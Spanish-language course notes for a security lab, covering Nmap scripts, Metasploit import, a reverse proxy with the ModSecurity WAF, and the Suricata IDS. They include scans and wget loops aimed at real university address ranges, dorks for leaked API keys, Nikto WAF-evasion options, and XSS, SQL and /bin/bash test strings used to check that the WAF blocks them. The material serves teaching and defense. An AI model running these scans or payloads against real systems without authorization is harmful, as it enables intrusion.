Cisco Router IOS 12.4	255	4,128
Solaris 7	255	8,760
MAC	64	65,535

Formatos de salida de Nmap

Hay 3 formatos:

- **Formato Nmap** (-oN <fichero>): estructura tradicional
- **Formato "Grepeable"**(-oG <fichero>): transforma la salida para usarla con grep
- **Formato XML** (-oX <fichero>): formato en XML para ser importada en Metasploit.

Nivel 3

Nmap Scripting Engine (NSE)

- Tiene más de 600 scripts diferentes. Documentación en: <https://nmap.org/nsedoc/>
- Los scripts se instalan en `/usr/share/nmap/scripts` y los que hay disponibles en un momento se pueden enumerar mediante `locate *.nse*` -> `sudo apt install locate`
- Para fines de enumeración se recomiendan las siguientes categorías:
 - **discovery**: intentan descubrir de forma activa sobre la red consultando registros públicos, dispositivos que soportan el protocolo SNMP, servicios de directorio y similares. Ejemplos: `html-title`, `smb-enum-shares` (recursos compartidos con samba) y `snmp-sysdescr` (extrae detalles de sistemas remotos a través del protocolo SNMP)
 - **external**: pueden enviar datos a bases de datos de terceros u otros recursos de red. Ejemplo: `whois-ip`, que hace una conexión a los servidores WHOIS para saber más de la dirección del objetivo
 - **version**: son una extensión de la característica de detección de versiones de productos. Se ejecutan automáticamente sólo si se solicitó la detección de versiones (`-sV`). Ejemplos: `skypev2-version`, `pptp-version` e `iax2-version`
- Si no queremos examinar el contenido de cada categoría, podemos localizar scripts con el comando `locate` seguido de un `grep` para el servicio que deseamos buscar. Por ejemplo:
 - `locate *.nse | grep smb`. Nota: si no funciona hacer `sudo updatedb`
 - `ls | grep smb` (en la carpeta contenedora de los scripts)

```
redondo@redondo-VirtualBox:~$ locate *.nse | grep smb
/home/redondo/nmap-7.90/scripts/smb-brute.nse
/home/redondo/nmap-7.90/scripts/smb-double-pulsar-backdoor.nse
/home/redondo/nmap-7.90/scripts/smb-enum-domains.nse
/home/redondo/nmap-7.90/scripts/smb-enum-groups.nse
/home/redondo/nmap-7.90/scripts/smb-enum-processes.nse
/home/redondo/nmap-7.90/scripts/smb-enum-services.nse
/home/redondo/nmap-7.90/scripts/smb-enum-sessions.nse
/home/redondo/nmap-7.90/scripts/smb-enum-shares.nse
/home/redondo/nmap-7.90/scripts/smb-enum-users.nse
/home/redondo/nmap-7.90/scripts/smb-flood.nse
/home/redondo/nmap-7.90/scripts/smb-ls.nse
/home/redondo/nmap-7.90/scripts/smb-mbenum.nse
/home/redondo/nmap-7.90/scripts/smb-os-discovery.nse
/home/redondo/nmap-7.90/scripts/smb-print-text.nse
/home/redondo/nmap-7.90/scripts/smb-protocols.nse
/home/redondo/nmap-7.90/scripts/smb-psexec.nse
/home/redondo/nmap-7.90/scripts/smb-security-mode.nse
/home/redondo/nmap-7.90/scripts/smb-server-stats.nse
/home/redondo/nmap-7.90/scripts/smb-system-info.nse
/home/redondo/nmap-7.90/scripts/smb-vuln-conficker.nse
/home/redondo/nmap-7.90/scripts/smb-vuln-cve-2017-7494.nse
/home/redondo/nmap-7.90/scripts/smb-vuln-cve2009-3103.nse
```

```
redondo@redondo-VirtualBox:~$ locate *.nse | grep http
/home/redondo/nmap-7.90/scripts/http-adobe-coldfusion-apsa1301.nse
/home/redondo/nmap-7.90/scripts/http-affiliate-id.nse
/home/redondo/nmap-7.90/scripts/http-apache-negotiation.nse
/home/redondo/nmap-7.90/scripts/http-apache-server-status.nse
/home/redondo/nmap-7.90/scripts/http-aspnet-debug.nse
/home/redondo/nmap-7.90/scripts/http-auth-finder.nse
/home/redondo/nmap-7.90/scripts/http-auth.nse
/home/redondo/nmap-7.90/scripts/http-avaya-ipoffice-users.nse
/home/redondo/nmap-7.90/scripts/http-awstatstotals-exec.nse
/home/redondo/nmap-7.90/scripts/http-axis2-dlr-traversal.nse
/home/redondo/nmap-7.90/scripts/http-backup-finder.nse
/home/redondo/nmap-7.90/scripts/http-barracuda-dir-traversal.nse
/home/redondo/nmap-7.90/scripts/http-bigip-cookie.nse
/home/redondo/nmap-7.90/scripts/http-brute.nse
/home/redondo/nmap-7.90/scripts/http-cakephp-version.nse
/home/redondo/nmap-7.90/scripts/http-chrono.nse
/home/redondo/nmap-7.90/scripts/http-cisco-anyconnect.nse
/home/redondo/nmap-7.90/scripts/http-coldfusion-subzero.nse
/home/redondo/nmap-7.90/scripts/http-comments-displayer.nse
/home/redondo/nmap-7.90/scripts/http-config-backup.nse
/home/redondo/nmap-7.90/scripts/http-cookie-flags.nse
/home/redondo/nmap-7.90/scripts/http-cors.nse
/home/redondo/nmap-7.90/scripts/http-cross-domain-policy.nse
```

```
redondo@redondo-VirtualBox:~$ locate *.nse | grep ssh
/home/redondo/nmap-7.90/scripts/ssh-auth-methods.nse
/home/redondo/nmap-7.90/scripts/ssh-brute.nse
/home/redondo/nmap-7.90/scripts/ssh-hostkey.nse
/home/redondo/nmap-7.90/scripts/ssh-publickey-acceptance.nse
/home/redondo/nmap-7.90/scripts/ssh-run.nse
/home/redondo/nmap-7.90/scripts/ssh2-enum-algos.nse
/home/redondo/nmap-7.90/scripts/sshv1.nse
```

```
redondo@redondo-VirtualBox:~$ locate *.nse | grep citrix
/home/redondo/nmap-7.90/scripts/citrix-brute-xml.nse
/home/redondo/nmap-7.90/scripts/citrix-enum-apps-xml.nse
/home/redondo/nmap-7.90/scripts/citrix-enum-apps.nse
/home/redondo/nmap-7.90/scripts/citrix-enum-servers-xml.nse
/home/redondo/nmap-7.90/scripts/citrix-enum-servers.nse
```

- No obstante, cada script tiene su propio conjunto de argumentos , por lo que hay que mirar su documentación.

Técnicas de recopilación de información

Métodos de autenticación SSH

- El script `ssh-auth-methods` localiza los métodos de autenticación aceptados por un servicio SSH de un objetivo. Uso recomendado: `sudo nmap -p22 --script ssh-auth-methods <IP-objetivo>`

```
ssiuser@vagrant:~$ sudo nmap -p22 --script ssh-auth-methods 192.168.8.51
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 16:55 CEST
Nmap scan report for 192.168.8.51
Host is up (0.000049s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
MAC Address: 02:42:C0:A8:08:33 (Unknown)
```

Fuerza bruta a servidores DNS

- El script `dns-brute.nse` encontrará registros DNS A válidos probando una lista de subdominios comunes y buscando los que se resuelven correctamente. Encuentra subdominios asociados con un dominio principal de una organización, que pueden revelar nuevos objetivos sobre los que realizar evaluaciones de seguridad. Ejemplo: `nmap -p 80 --script dns-brute.nse <IP_OBJETIVO>`

```
root@vagrant:/home/ssiuser# nmap -p 80 --script dns-brute.nse www.uniovi.es
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 17:02 CEST
Nmap scan report for www.uniovi.es (156.35.233.101)
Host is up (0.0048s latency).
rDNS record for 156.35.233.101: crisb101.sic233.uniovi.es
```

```
PORT      STATE SERVICE
80/tcp    open  http

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     intranet.uniovi.es - 156.35.233.100
|     mail.uniovi.es - 45.55.72.95
|     www.uniovi.es - 156.35.233.101
|     www2.uniovi.es - 156.35.41.2
|     cms.uniovi.es - 156.35.45.90
|     sip.uniovi.es - 52.112.193.13
|     sip.uniovi.es - 2603:1027:0:2:0:0:0:b
|     ftp.uniovi.es - 156.35.23.24
|     git.uniovi.es - 156.35.27.10
```

Buscar hosts en una IP

- Encontrar hosts virtuales en la misma dirección IP (varios sitios web alojados en el mismo servidor). Esto se puede hacer mediante los scripts de `hostmap-*`. Ejemplo: `nmap -p 80 --script hostmap-bfk.nse <IP_OBJETIVO>`

```
root@vagrant:/home/ssiuser# nmap -p 80 --script hostmap-bfk.nse www.ingenieriainformatica.uniovi.es
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 17:07 CEST
Nmap scan report for www.ingenieriainformatica.uniovi.es (156.35.233.143)
Host is up (0.0059s latency).
rDNS record for 156.35.233.143: masternursing.eu

PORT      STATE SERVICE
80/tcp    open  http
```

Geolocalización con traceroute

- El script `traceroute-geolocation.nse` realiza un `traceroute` a la IP de destino y proporciona datos de geolocalización de cada salto de esa ruta. Esto hace que se puedan correlacionar los nombres DNS inversos de los enrutadores en dicha ruta con ubicaciones físicas. Ejemplo:

```
sudo nmap --traceroute --script traceroute-geolocation.nse -p 80 <IP_objetivo>
root@vagrant:/home/ssiuser# sudo nmap --traceroute --script traceroute-geolocation.nse -p 80 156.35.233.101

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 17:10 CEST
Nmap scan report for www.uniovi.es (156.35.233.101)
Host is up (0.0016s latency).

PORT      STATE SERVICE
80/tcp    open  http

Host script results:
| traceroute-geolocation:
|_ HOP RTT      ADDRESS                      GEOLOCATION
|   1  0.36  _gateway (10.0.2.2)              -
|_  2  0.32  www.uniovi.es (156.35.233.101)  43.361,-5.850 Spain (Asturias)

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.36 ms  _gateway (10.0.2.2)
2  0.32 ms  www.uniovi.es (156.35.233.101)
```

Geolocalización con bases de datos/servicios externos

- Hay una serie de scripts que ayudan a geolocalizar una IP mediante bases de datos o servicios externos. Ejemplo: `ip-geolocation-geoplugin` <https://nmap.org/nsedoc/scripts/ip-geolocation-geoplugin.html> ---- <http://www.geoplugin.com>

View the IP geolocation data you can easily for your web applications

IP geolocation example (IPv4 or IPv6) (IP shown is your IP address)

```
Geolocation results for 156.35.233.101:

*City: Oviedo
*Region: Principality of Asturias
*Region Code: 0
*Region Name: Asturias
*DMA Code:
*Country Name: Spain
*Country Code: ES
*In the EU?: 1
*EU VAT Rate: 21
*Latitude: 43.3615
*Longitude: -5.8499
*Radius of Accuracy (Miles): 20
*Timezone: Europe/Madrid
*Currency Code: EUR
  Currency Symbol: €
  US$ Exchange Rate: 0.9358
(US$ was used here as the base currency.)
(This can be changed for lookups.)
```

At todays rate, US\$100 will cost you €93.58

Some places you may wish to visit near Oviedo:

1:
 Place: Oviedo
 Country Code: ES
 Region: Asturias
 Latitude: 43.3602900
 Longitude: -5.8447600
 Distance (miles): 0.27
 Distance (km): 0.44
 Direction (degrees) 106.23
 Direction (heading) ESE

2:

Recopilación de información HTTP

Métodos HTTP

- Descubre qué métodos HTTP admite un servidor enviando la petición `OPTIONS`. Enumera métodos HTTP potencialmente peligrosos <https://nmap.org/nsedoc/scripts/http-methods.html>. Ej: `sudo nmap -p80 --script http-methods <IP objetivo>`

Captura del *banner* HTTP

- Una de las formas típicas de determinar los tipos de servicios y sus versiones es preguntarles directamente qué son. Esto lo hacen leyendo la información del servicio que proporcionan cuando se conecta con ellos, lo que se conoce como "*banner grabbing*" Ejemplo: `nmap --script banner <IP OBJETIVO>`

```
root@vagrant:/home/ssiuser# nmap --script banner.nse 192.168.8.51
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 17:31 CEST
Nmap scan report for 192.168.8.51
Host is up (0.000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.7
MAC Address: 02:42:C0:A8:08:33 (Unknown)
```

Rutas comunes HTTP

- El script `http-enum.nse` encuentra rutas válidas en un servidor web por fuerza bruta para descubrir aplicaciones web que estén en uso. Ejemplos: `nmap --script http-enum <URL o IP objetivo>`, `nmap --script http-enum --script-args http-enum.basepath='pub/' <URL de destino o IP>`

Títulos de servicios HTTP

- Este script agrega los títulos de las páginas web a los resultados de un análisis de Nmap para que se pueda tener un mejor contexto de un host que ejecuta servicios HTTP. Esto permite identificar fácilmente el propósito principal del servidor web y si ese servidor es un destino de ataque potencial. Ejemplo: `'nmap --script http-title -sV -p 80`

Exploración de registros WHOIS

- Estos registros pueden tener información interesante, como el nombre real del propietario de un dominio, datos de contacto... aunque con frecuencia estos datos pertenecen a una empresa de hosting. Más información: <https://nmap.org/nsedoc/scripts/whois-ip.html>. Sintaxis: `nmap --script whois-ip <URL o IP de destino>`
- Este script utiliza los datos de la IANA para encontrar una base de datos WHOIS y localizar la información que queremos. También podemos especificar el orden de servicios WHOIS que queremos utilizar: `nmap --script whois-ip --script-args whois.whodb=arin+ripe+afarinic <target>`

IP> . Podemos obtener más información en: <https://nmap.org/nsedoc/scripts/whois-ip.html>

```
root@vagrant:/home/ssiuser# nmap --script whois-ip www.uniovi.es

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 17:44 CEST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.25% done; ETC: 17:44 (0:00:05 remaining)
Nmap scan report for www.uniovi.es (156.35.233.101)
Host is up (0.0015s latency).

All 1000 scanned ports on www.uniovi.es (156.35.233.101) are filtered

Host script results:
| whois-ip: Record found at whois.ripe.net
|   inetnum: 156.35.0.0 - 156.35.255.255
|   netname: UNIOVI
|   descr: Universidad de Oviedo
|   country: ES
|   person: Javier Alvarez Herrera
|   _email: dnsadmin@uniovi.es
```

Malware y vulnerabilidades

Malware

- Otra utilidad del NSE es saber si un host ha sido identificado como fuente de malware o distribuidor de phishing. Esto es gracias a la API de Safe Browsing de Google ya que el script http-google-malware pide a ese servicio este tipo de información. Tenemos que crearnos una API key en http://code.google.com/apis/safebrowsing/key_signup.html. Una vez registrados: nmap -p80 --script http-google-malware --script-args http-google-malware.api-<API key> <IP o dirección del objetivo>
- Browsing de Google y VirusTotal también: nmap -sV --script http-malware-host <URL o IP del objetivo>

```
root@vagrant:/home/ssiuser# nmap -sV --script http-malware-host 192.168.8.13

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 17:51 CEST
Nmap scan report for 192.168.8.13
Host is up (0.000021s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-malware-host: Host appears to be clean
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:C0:A8:08:0D (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
```

Detección CVE mediante Nmap. Scripts de terceros

- El script --script vuln ejecuta una prueba de vulnerabilidades completa contra nuestro objetivo. Ejemplo: nmap -Pn --script vuln <URL o OP_OBJETIVO>. Es algo lento y es mejor volcar su salida a un fichero
- Hay un script de terceros que mejora la salida (nmap-vulners).
- Para utilizar cualquier script de terceros sigue este procedimiento:

- Descargar la carpeta o el archivo .nse del script en la carpeta de scripts NSE (`/usr/share/nmap/scripts`). En nuestro caso concreto sería hacer `git clone https://github.com/vulnersCom/nmap-vulners.git` una vez estemos en dicha carpeta.
 - Actualizar la base de datos de scripts nmap con `nmap --script-updatedb`
 - Ejecuta el script con: `sudo nmap -sV --script=nmap-vulners/ <ip>`
- ```
root@vagrant:/usr/share/nmap/scripts# sudo nmap -sV --script=nmap-vulners/ 192.168.8.13

Starting Nmap 7.60 (https://nmap.org) at 2023-05-30 18:06 CEST
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 18:06 (0:00:03 remaining)
Nmap scan report for 192.168.8.13
Host is up (0.000015s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
23/tcp open telnet Linux telnetd
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:C0:A8:08:0D (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Nmap y Metasploit Framework (MSF)

- Integrar los resultados de un escaneo Nmap con Metasploit
- Es posible cargar cualquier escaneo de nmap en msf siempre que lo hayamos guardado en **xml**.
- Instala metasploit: `curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall`
- Ejecuta metasploit con estos pasos:
  - Inicia la base de datos de MSF: `service postgresql start`
  - Inicia MSF: `msfdb init`
  - Arranca la consola de MSF: `msfconsole -q`
- Ahora puedes usar los siguientes comandos:
  - **db\_import**: importar una salida de nmap en xml
  - **db\_nmap**: es el propio nmap
  - **hosts**: máquinas identificadas
  - **hosts -c address,purpose**: hosts mostrados en una columna de datos
  - **hosts -u**: mostrará sólo los hosts vivos
  - **services**: mostrará todos los servicios escaneados
  - **services -p 80**: sólo para los puertos indicados
  - **services -p tcp**: sólo para los protocolos indicados

## Escaneando en busca de archivos concretos

- Descargar el archivo `phpinfo.php` del rango IP 156.35.90.0 - 156.35.99.255:

```
#!/bin/bash
for ip_address in 156.35.9{0..9}.{0..255}; do
 wget -t 1 -T 5 http://${ip_address}/phpinfo.php;
done&
```

- Para descargar el fichero robots.txt de las direcciones 156.35.94.1 a 156.35.94.10 usaremos este script:

```
#!/bin/bash
for ip_address in 156.35.94.{1..10}; do
 wget -t 1 -T 5 http://$ip_address/phpinfo.php;
done&
```

- Hay que darle permisos de ejecución y ya.


## Endpoints de servicios en archivos JavaScript

- Para localizar servicios a los que se referencia desde el código JavaScript de una página web
- Los endpoints de servicios en archivos JavaScript son sitios típicos en los que la seguridad se relaja. Podemos utilizar el **tool photon** para extraer información de endpoints y mucho más que se guardará de un modo organizado:
  - URLs tanto dentro y fuera del ámbito así como direcciones URL con parámetros
  - Archivos JavaScript y endpoints presentes en ellos
  - Cadenas basadas en un patrón Ne personalizado
  - Datos de OSINT
  - Ficheros extraídos
- Para usar **photon** descargar en: <https://github.com/s0md3v/Photon>
  - Descargar dos librerías: pip3 install tld requests

## Github

- Para localizar secretos en repositorios públicos de Github

- \_KEY de API"target.com"
- Contraseña "target.com"
- "api.target.com"



## Lab10 🎓

### Apache2 instalado como un proxy inverso

- Para aislar un servidor web de accesos desde el exterior de forma que haya un servicio accesible sin exponer el servidor real
- Uno de los principales componentes de una infraestructura son los **proxies inversos (reverse proxies)**. Son una barrera entre los clientes y los servicios prestados por la infraestructura.
  - De esta forma los clientes sólo pueden acceder a los servicios que se han creado para ser públicos. El resto de servicios no pueden ser localizados por ningún cliente. Los proxies inversos actúan como **puertas** a partes públicas de una infraestructura potencialmente mucho más compleja

- Tenemos un único punto de defensa para múltiples servidores defendidos, ahorrando tiempo y haciendo especialización de recursos. De esta forma las máquinas defendidas sólo deben preocuparse por servir contenido
- Para instalar un apache2: `sudo apt install apache2`
- Para instalar un módulo para proxies: `sudo a2enmod proxy`
- Para instalar un módulo para proxies: `sudo a2enmod proxy_http`
- Para configurar Apache2 para que sirva como proxy inverso, editar el archivo `/etc/apache2/sites-enabled/000-default.conf` para que cada solicitud realizada desde "el frente" a este servidor proxy se redirija a cada servidor web "detrás" dependiendo de la URL especificada
- Para garantizar un proxy inverso **transparente** de las máquinas necesitamos utilizar las directivas `ProxyPass` y `ProxyPassReverse` sobre las IPs de la red interna. Ambos deben apuntar a la misma IP del servidor correspondiente. Por tanto, hay que crear dos entradas `Location` dentro del bloque `VirtualHost`:

```
<Location “/⟨URL⟩”> # Por ejemplo: “/eii”
 ProxyPass “http://⟨Server IP⟩/”
 ProxyPassReverse “http://⟨Server IP⟩/”
</Location>
```

- Guarda y cierra el archivo y reinicia Apache2: `service apache2 restart`

## Instalación de un WAF

- Para proteger tus aplicaciones web contra varios tipos de amenazas sin cambiar el código fuente de la aplicación
- Instalar el WAF (Web Application Firewall) **mod\_security2**: `sudo apt install libapache2-mod-security2`, para interceptar solicitudes entrantes dirigidas a nuestros sistemas protegidos.
- Ahora hay que configurar las reglas adecuadas para que el WAF funcione

## Instalar un OWASP ModSecurity Core Rule Set (CRS) actualizado

- Mover y cambiar el nombre de este archivo de ModSecurity: `sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf`
- Desde la MV descargamos la última versión de OWASP ModSecurity CRS: `git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git`
- Copia la carpeta descargada a `volume_datga/rules` de la infraestructura del lab10 (`/rules`)
- Una vez dentro del proxy, ve al directorio donde están las reglas descargadas y copia y cambia el nombre `crs-setup.conf.example` a `crs-setup.conf`
- Copia el directorio `rules/` también con su contenido:
  - `cd owasp-modsecurity-crs`
  - `cp crs-setup.conf.example /etc/modsecurity/crs-setup.conf`
  - `cp -r rules/ /etc/modsecurity/`
- Modificar el fichero `/etc/apache2/mods-available/security2.conf` para que coincida con la ruta de archivos descargados:

```

<IfModule security2_module>
 # Default Debian dir for modsecurity's persistent data
 SecDataDir /var/cache/modsecurity

 # Include all the *.conf files in /etc/modsecurity.
 # Keeping your local configuration in that directory
 # will allow for an easy upgrade of THIS file and
 # make your life easier
 IncludeOptional /etc/modsecurity/*.conf
 Include /etc/modsecurity/rules/*.conf
</IfModule>

```

- Reinicia Apache2: `service apache2 restart`

## Comprueba que el WAF está funcionando

Para comprobar si ModSecurity en el proxy está dando protección a los servidores en el back-end, podemos realizar las siguientes pruebas:

- Vete hasta la configuración predeterminada de Apache2 y agrega dos directivas adicionales en el archivo de configuración del sitio web predeterminado (`/etc/apache2/sites-enabled/000-default.conf`).
  - La primera directiva habilita **ModSecurity** en modo de intercepción (**On** detecta amenazas entrantes y las bloquea) en lugar del modo de detección (**DetectionOnly** detecta amenazas entrantes pero **solo las registra en un log**, lo cual es útil cuando se prueba que el WAF no está bloqueando solicitudes legítimas).
  - La segunda directiva agrega una nueva regla de prueba a ModSecurity que se incorporará al conjunto de reglas CRS. Esta regla es muy simple, y se activa cuando alguien usa el parámetro **testarg** en una URL con un valor que contiene la cadena **ssi**. La respuesta del WAF es denegar (**deny**) la solicitud que sirve una página de error con el estado HTTP 403 (status:403), registrando el incidente con el mensaje "**regla de prueba SSI disparada!**". Este es solo un ejemplo simple de cómo se crean las reglas WAF, que también verifica que el motor de reglas funciona correctamente.

```

<VirtualHost *:80>
 <Location ...>
 ... # Proxy configuration
 </Location>
 ServerAdmin webmaster@localhost
 DocumentRoot /var/www/html
 ErrorLog ${APACHE_LOG_DIR}/error.log
 CustomLog ${APACHE_LOG_DIR}/access.log combined
 ...
 SecRuleEngine On
 SecRule ARGS:testarg "@contains ssi"

```

```
"id:1234,deny,status:403,msg:'regla de prueba SSI disparada!'"
```

```
</VirtualHost>
```

- Reinicia Apache2 y accede a la página. Si se carga correctamente, activa intencionadamente la regla para terminar esta parte del ejercicio.
- La segunda prueba que vamos a hacer es comprobar que las reglas CRS se están leyendo. Para ello, activamos apostando una advertencia de ejecución remota de comandos (RCE), creando una petición que coincida con las reglas CRS que evitan este tipo de ataques, como pasar un parámetro cualquiera con valor **/bin/bash**

## WAF contra "el mal"

- Cheatsheet para el **tool Nikto**:

Nikto 2.1.6 Cheatsheet ( <a href="http://ingenieriainformatica.uniovi.es">ingenieriainformatica.uniovi.es</a> )	
Lightweight web server vulnerability scanner	
<a href="https://cirt.net/Nikto2">https://cirt.net/Nikto2</a>	
GENERAL USAGE	EVASION OPTIONS
<code>nikto -host &lt;url&gt; [options]</code>	1 Random URI encoding (non-UTF8) 2 Directory self-reference (./.) 3 Premature URL ending 4 Prepend Long random string 5 Fake parameter 6 TAB as request spacer 7 Change the case of the URL 8 Use Windows directory separator (\) A Use a carriage return (0x0d) as a request spacer B Use binary value 0x0b as a request spacer
NOTES	MUTATE OPTIONS
+ means that the option requires a value Options in stronger bold font are detailed in separate tables	1 Test all files with all root directories 2 Guess for password file names 3 Enumerate user names via Apache (/~user type requests) 4 Enumerate user names via cgiwrap (/cgi-bin/cgiwrap/~user type requests) 5 Attempt to brute force sub-domain names, assume that the host name is the parent domain 6 Attempt to guess directory names from the supplied dictionary file
OPTIONS	TUNING OPTIONS
<b>-config:</b> Use this config file <b>-dbcheck:</b> check database and other key files for syntax errors <b>-Display+:</b> Turn on/off display outputs <b>-evasion:</b> Encoding technique to use to avoid WAFs, etc. <b>-Format+:</b> save file (-o) format <b>-Help:</b> Extended help information  <b>-host+:</b> target host/URL  <b>-id+:</b> Host authentication to use, format is id:pass or id:pass:realm  <b>-list-plugins:</b> List all available plugins  <b>-mutate:</b> Guess additional file names <b>-no404:</b> Disables 404 checks <b>-nssl:</b> Disables using SSL <b>-output+:</b> Write output to this file <b>-Plugins+:</b> List of plugins to run (default: ALL) <b>-port+:</b> Port to use (default 80) <b>-root+:</b> Prepend root value to all requests, format is /directory <b>-ssl:</b> Force ssl mode on port <b>-timeout+:</b> Timeout for requests (default 10 seconds) <b>-Tuning+:</b> Scan tuning <b>-update:</b> Update databases and plugins from CIRT.net <b>-Version:</b> Print plugin and database versions <b>-vhost+:</b> Virtual host (for Host header)	1 Interesting File / Seen in Logs 2 Misconfiguration / Default File 3 Information Disclosure 4 Injection (XSS/Script/HTML) 5 Remote File Retrieval - Inside Web Root 6 Denial of Service 7 Remote File Retrieval - Server Wide 8 Command Execution / Remote Shell 9 SQL Injection 0 File Upload a Authentication Bypass b Software Identification c Remote Source Inclusion d WebService e Administrative Console x Reverse Tuning Options (i.e., include all except specified)
EXAMPLES	
<code>nikto -Display 1234EP -o report.html -Format htm -Tuning 123bde -host 192.168.20.10</code>	

- Otra prueba que podemos hacer es usar algunos de los scripts HTTP nmap NSE que probamos en el laboratorio anterior contra el proxy, y ver si el resultado cambia o los intentos son registrados por ModSecurity.

## WAF contra ataques web

- Para comprobar si el WAF está realmente bloqueando las peticiones

## XSS

- En lugar de pasar el ataque usando GET pondremos el payload del ataque como parámetro **POST** gracias a la opción `-d` del comando `curl`. Para activar el WAF pasaremos una cadena de prueba XSS típica: `<script>alert('test')</script>` con `curl <proxy IP>/ -d "<script>alert('test')</script>"`
- ```
root@vagrant:~# curl 192.168.10.3/-d "<script>alert('test')</script>"\n<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<title>404 Not Found</title>\n</head><body>\n<h1>Not Found</h1>\n<p>The requested URL was not found on this server.</p>\n<hr>\n<address>Apache/2.4.41 (Ubuntu) Server at 192.168.10.3 Port 80</address>\n</body></html>\ncurl: (6) Could not resolve host: <script>alert('test')<\nroot@vagrant:~#
```

Inyección SQL

- Pasamos como parámetro **POST** a los usuarios de la cadena `DROP DATABASE;` Comprueba que sólo identifica la sintaxis SQL correcta introduciendo errores tipográficos en la cadena proporcionada para ver si la captura o no

```
root@vagrant:~# curl 192.168.10.3/-d "DROP DATABASE;"\n<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<title>404 Not Found</title>\n</head><body>\n<h1>Not Found</h1>\n<p>The requested URL was not found on this server.</p>\n<hr>\n<address>Apache/2.4.41 (Ubuntu) Server at 192.168.10.3 Port 80</address>\n</body></html>\ncurl: (3) Host name 'DROP DATABASE;'' contains bad letter
```

NIDS Suricata

- Para detectar amenazas potenciales en tu red para que luego puedas tomar medidas contra ellas
- Las implementaciones serias usan infraestructuras y software mucho más complejo como **Security Onion**

Security Onion y Suricata

- El **tool Suricata** monitoriza el tráfico de red y busca eventos de seguridad que puedan indicar un ataque o un compromiso. Suricata también forma parte de una distribución de Linux mucho más completa llamada **Security Onion** (<https://securityonionsolutions.com/software/>).
- Para usar Suricata:
 - Añadir los repositorios: `sudo add-apt-repository ppa:oisf/suricata-stable`
 - Actualizar los paquetes disponibles: `sudo apt update`
 - Instalarla: `sudo apt install suricata`

Instalar y configurar Suricata

- **Suricata** es un sistema de detección de intrusos (IDS) basado en firmas, por lo que el siguiente paso es conseguir las reglas que le enseñen a lidiar con el tráfico. Para ello podemos utilizar las reglas Emerging Threats <http://rules.emergingthreats.net/> . Es un repositorio gratuito de reglas Suricata. Para ello, hay que descargarse en la carpeta /volume_data/rules :

- wget http://rules.emergingthreats.net/open/suricata/emerging.rules.tar.gz
- Descomprimelas: tar zxvf emerging.rules.tar.gz
- Datos interesantes:
 - **Archivos de configuración de Suricata:** /etc/suricata/ . El principal que modificaremos es /etc/suricata/suricata.yaml
 - **Carpeta predeterminada de archivos de reglas de Suricata:** /etc/suricata/rules/
 - **Archivos de log de Suricata** (para ver qué amenazas identifica): /var/log/suricata/ . El archivo fast.log contiene las reglas activadas. eve.json también es importante

Configurar Suricata

- Modificar el fichero: /etc/suricata/suricata.yaml
 - Asegurarnos de que la IP a proteger es la que aparece en la variable HOME_NET
 - Cambiar el valor de esta variable a la IP de proxy que está en la misma red que el contenedor Kali atacante (lab10_front_net)

```
%YAML 1.1
---
# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

# This configuration file generated by Suricata 6.0.12.
suricata-version: "6.0"

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
address-groups:
  HOME_NET: "[192.168.102.3]"
  #HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]" original
  #HOME_NET: "[192.168.0.0/16]"
  #HOME_NET: "[10.0.0.0/8]"
  #HOME_NET: "[172.16.0.0/12]"
  #HOME_NET: "any"

  EXTERNAL_NET: "!$HOME_NET"
  #EXTERNAL_NET: "any"

  HTTP_SERVERS: "$HOME_NET"
  SMTP_SERVERS: "$HOME_NET"
  SQL_SERVERS: "$HOME_NET"
  DNS_SERVERS: "$HOME_NET"
  TELNET_SERVERS: "$HOME_NET"
  AIM_SERVERS: "$EXTERNAL_NET"
  DC_SERVERS: "$HOME_NET"
  DNP3_SERVER: "$HOME_NET"
